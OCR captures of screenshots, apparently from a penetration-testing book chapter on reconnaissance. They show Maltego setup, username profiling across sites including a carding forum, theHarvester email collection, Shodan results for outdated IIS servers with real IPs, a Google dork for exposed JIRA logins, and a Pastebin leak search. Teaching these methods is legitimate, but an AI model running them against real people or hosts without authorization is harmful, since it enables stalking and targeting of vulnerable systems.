

Sun 16:11
Product Selection
Product Selection
Please select how you want to use Malt...
Please choose how you want to use Maltego:
Compare Produ...
Activate without Inter...
Maltego XL
Activate with key
Purchase
Maltego eXtra Large is Paterva's premium solution to visualise large data sets and allows for more than 10 000 entities in a single graph.
Maltego Classic
Activate with key
Purchase
Maltego Classic is a commercial version of Maltego which allows users to visualize up to 10 000 entities in a graph.
Maltego CE (Free)
Run
In Maltego CE (Community Edition) the community transforms will be installed and can be run to generate graphs, but the features are limited and the resulting graphs may not be used for commercial purposes.
Maltego CaseFile (Free)
Run
In Maltego CaseFile graphs can only be created manually, no transforms may be run. More types of entities will be installed and the resulting graphs may be used for commercial purposes.
Exit



Configure Maltego
STEPS
1. Login
2. Login Result
3. Install Transforms
4. Help Improve Maltego
5. Ready
READY: Your Maltego is now ready for use.
Ready...Set...GO!
Your new Maltego client has been initialized sucessfully!
You can read the full User Guide... https://docs.paterva.com/user-gui...
You are now ready to use Maltego!
Open a blank graph and let me play around
Open an example graph
Go away, I have done this before!
< Back
Next >
Finish
Cancel



Start a Machine
STEPS
1. Choose machine
2. Specify target
CHOOSE MACHINE: Please select the machine to run from the list below.
Company Stalker [Domain]
This machine will try to get all email addresses at a domain th
Find Wikipedia Edits [Domain]
This machine takes a domain and looks for possible Wikipedia
Footprint L1 [Domain]
This performs a level 1 (fast, basic) footprint of a domain.
Footprint L2 [Domain]
This performs a level 2 (mild) footprint of a domain.
Please select a machine to run.
< Back
Next >
Finish
Cancel






```
Sheet Name: Profiles recovered (2018-7-15_11h2m).
+-----------------------------------------------------+---------------+-------------------+
|                      i3visio_uri                    | i3visio_alias | i3visio_platform  |
+=====================================================+===============+===================+
| http://twicsy.com/u/cyberhia                        | cyberhia      | Twicsy            |
+-----------------------------------------------------+---------------+-------------------+
| https://github.com/cyberhia                         | cyberhia      | Github            |
+-----------------------------------------------------+---------------+-------------------+
| https://www.freelancer.com/u/cyberhia.html          | cyberhia      | Freelancer        |
+-----------------------------------------------------+---------------+-------------------+
| https://www.facebook.com/cyberhia                   | cyberhia      | Facebook          |
+-----------------------------------------------------+---------------+-------------------+
| http://realcarders.us/member.php?username=cyberhia  | cyberhia      | Realcarders       |
+-----------------------------------------------------+---------------+-------------------+
| http://twitter.com/cyberhia                         | cyberhia      | Twitter           |
+-----------------------------------------------------+---------------+-------------------+

2018-07-15 11:02:28.160567      You can find all the information here:
        ./profiles.csv
```



Secure | https://web.archive.org/web/20170324155940/http://cyberhia.com:80/
INTERNET ARCHIVE
WayBackMachine
http://cyberhia.com:80/
Go
2 captures
24 Mar 2017 - 7 Mar 2018
FEB
MAR
24
2017
MAR
2016
2018
home
about us
services
products
contact us
We are a Cyber Security Consulting firm to help and assist you with Security, Privacy and Business continuity strategy.
We specialise in Cyber Security Consulting and We aim to solve complex cyber problems with simple and cost effective solutions!
India
+91-9066362199
info@cyberhia.com



ons Places Terminal Sun 16:35
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# theharvester -d packtpub.com -l 100 -b google -h results1.html
Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly
when fuzzing SSL sites. Check Wfuzz's documentation for more information.
* TheHarvester Ver. 2.7.2
* Coded by Christian Martorella
* Edge-Security Research
* cmartorella@edge-security.com
[-] Starting harvesting process for domain: packtpub.com
[-] Searching in Google:
Searching 0 results...
Searching 100 results...
Harvesting results
[+] Emails found:
customercare@packtpub.com



Secure | https://www.shodan.io/search?query=IIS+5.0
Shodan
Developers
Book
View All...
SHODAN
IIS 5.0
Explore
Developer Pricing
Enterprise Access
Exploits
Maps
TOTAL RESULTS
44,205
TOP COUNTRIES
United States 14,940
Korea, Republic of 4,518
China 4,193
Canada 3,203
Japan 1,903
TOP SERVICES
HTTP 32,375
HTTPS 5,778
HTTP (8080) 1,217
HTTP (81) 443
8081 259
En construcci&#65533;n
213.60.109.21
21.109.60.213.static.reverse-mundo-r.com
R Cable
Added on 2019-01-20 09:06:50 GMT
Spain
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Sun, 20 Jan 2019 09:17:47 GMT
X-Powered-By: ASP.NET
Content-Length: 1279
Content-Type: text/html
Set-Cookie: ASPSESSIONIDQCABTACB=OGLMKKKDKLBHGKDLOECDJJIF; path=/
Cache-control: private
Equine Indemnity
154.51.185.102
subnet.102.ambient.fm
Cogent Communications
Added on 2019-01-20 09:04:08 GMT
United Kingdom, Great Yarmouth
SSL Certificate
Issued By:
|- Common Name: Go Daddy Secure Certificate Authority - G2
|- Organization: GoDaddy.com, Inc.
Issued To:
|- Common Name:
*.equineindemnity.com
Supported SSL Versions
SSLv2, SSLv3, TLSv1
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/7.5
X-AspNetMvc-Version: 5.0
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Sun, 20 Jan 2019 08:53:48 GMT
Content-Length: 30156



Secure | https://censys.io/ipv4?q=packtpub.com
censys
IPv4 Hosts
packtpub.com
Results
Map
Quick Filters
For all fields, see Data Definitions
Autonomous System:
32 AMAZON-02 - Amazon.com, Inc., US
13 NODE4-AS, GB
2 CLOUDFLARENET - Cloudflare, Inc., US
2 HTIL-TTML-IN-AP Tata Teleservices Maharashtra Ltd, IN
1 BBIL-AP BHARTI Airtel Ltd., IN
More
Protocol:
49 443/https
45 80/http
8 22/ssh
3 25/smtp
IPv4 Hosts
Page: 1/3 Results: 53 Time: 131ms
52.212.158.180 (ec2-52-212-158-180.eu-west-1.compute.amazonaws.com)
Amazon.com, Inc. (16509) Dublin, Leinster, Ireland
443/https
*.packtpub.com, packtpub.com
443.https.tls.certificate.parsed.extensions.subject_alt_name.dns_names: packtpub.com
52.50.232.179 (ec2-52-50-232-179.eu-west-1.compute.amazonaws.com)
Amazon.com, Inc. (16509) Wilmington, Delaware, United States
443/https
*.packtpub.com, packtpub.com
443.https.tls.certificate.parsed.extensions.subject_alt_name.dns_names: packtpub.com
34.248.175.192 (ec2-34-248-175-192.eu-west-1.compute.amazonaws.com)
Amazon.com, Inc. (16509) Houston, Texas, United States
443/https, 80/http
*.packtpub.com, packtpub.com
443.https.tls.certificate.parsed.extensions.subject_alt_name.dns_names: packtpub.com



Secure | https://www.google.com/search?ei=YgtLW5buHqqOgAa5mo-4Ag&q=inurl%3A"%2Fjira%2Flogin.jsp"+intitle%3A"JIR...
inurl:"/jira/login.jsp" intitle:"JIRA login"
All Images Videos News Shopping More Settings Tools
About 20 results (0.33 seconds)
PeopleScout Jira - Login - Springboard
jira/login.jsp
Username. Password. Remember my login on this computer. Forgot Password. Not a member? Contact an Administrator to request an account.
JIRA - Login
Username. Password. Remember my login on this computer. Forgot Password. Not a member? Signup for an account. Powered by Atlassian JIRA (Professional ...
JIRA - Login
ira/login.jsp?os_destination...jspa
Username. Password. Remember my login on this computer. Forgot Password. Not a member? Signup for an account. Powered by Atlassian JIRA™ the ...
JIRA - Login - Etilize
ra/login.jsp?os_destination=%2FShowConstantsHelp...
Username. Password. Remember my login on this computer. Forgot Password. Not a member? Signup for an account. Powered by Atlassian JIRA (Professional ...



Secure | https://pastebin.com/search?q=testfire.net
PASTEBIN
+ new paste
API
tools
faq
deals
search...
Often on Pastebin? Try the Pastebin Google Chrome Extension
+ ADD TO CHROME
Search results for: testfire.net
About 18 results (0.12 seconds)
Sort by: Relevance
testfire.net Private Leak - Pastebin.com
https://pastebin.com/6rqvKgk5
Jun 21, 2014 ... DATA Leak From :) ---> testfire.net To get the data use one of the links below :) http://www30.zippyshare.com/v/11037403/file.html ...
Practice CTF List / Permanant CTF List - Pastebin.com
https://pastebin.com/8RYLCsrT
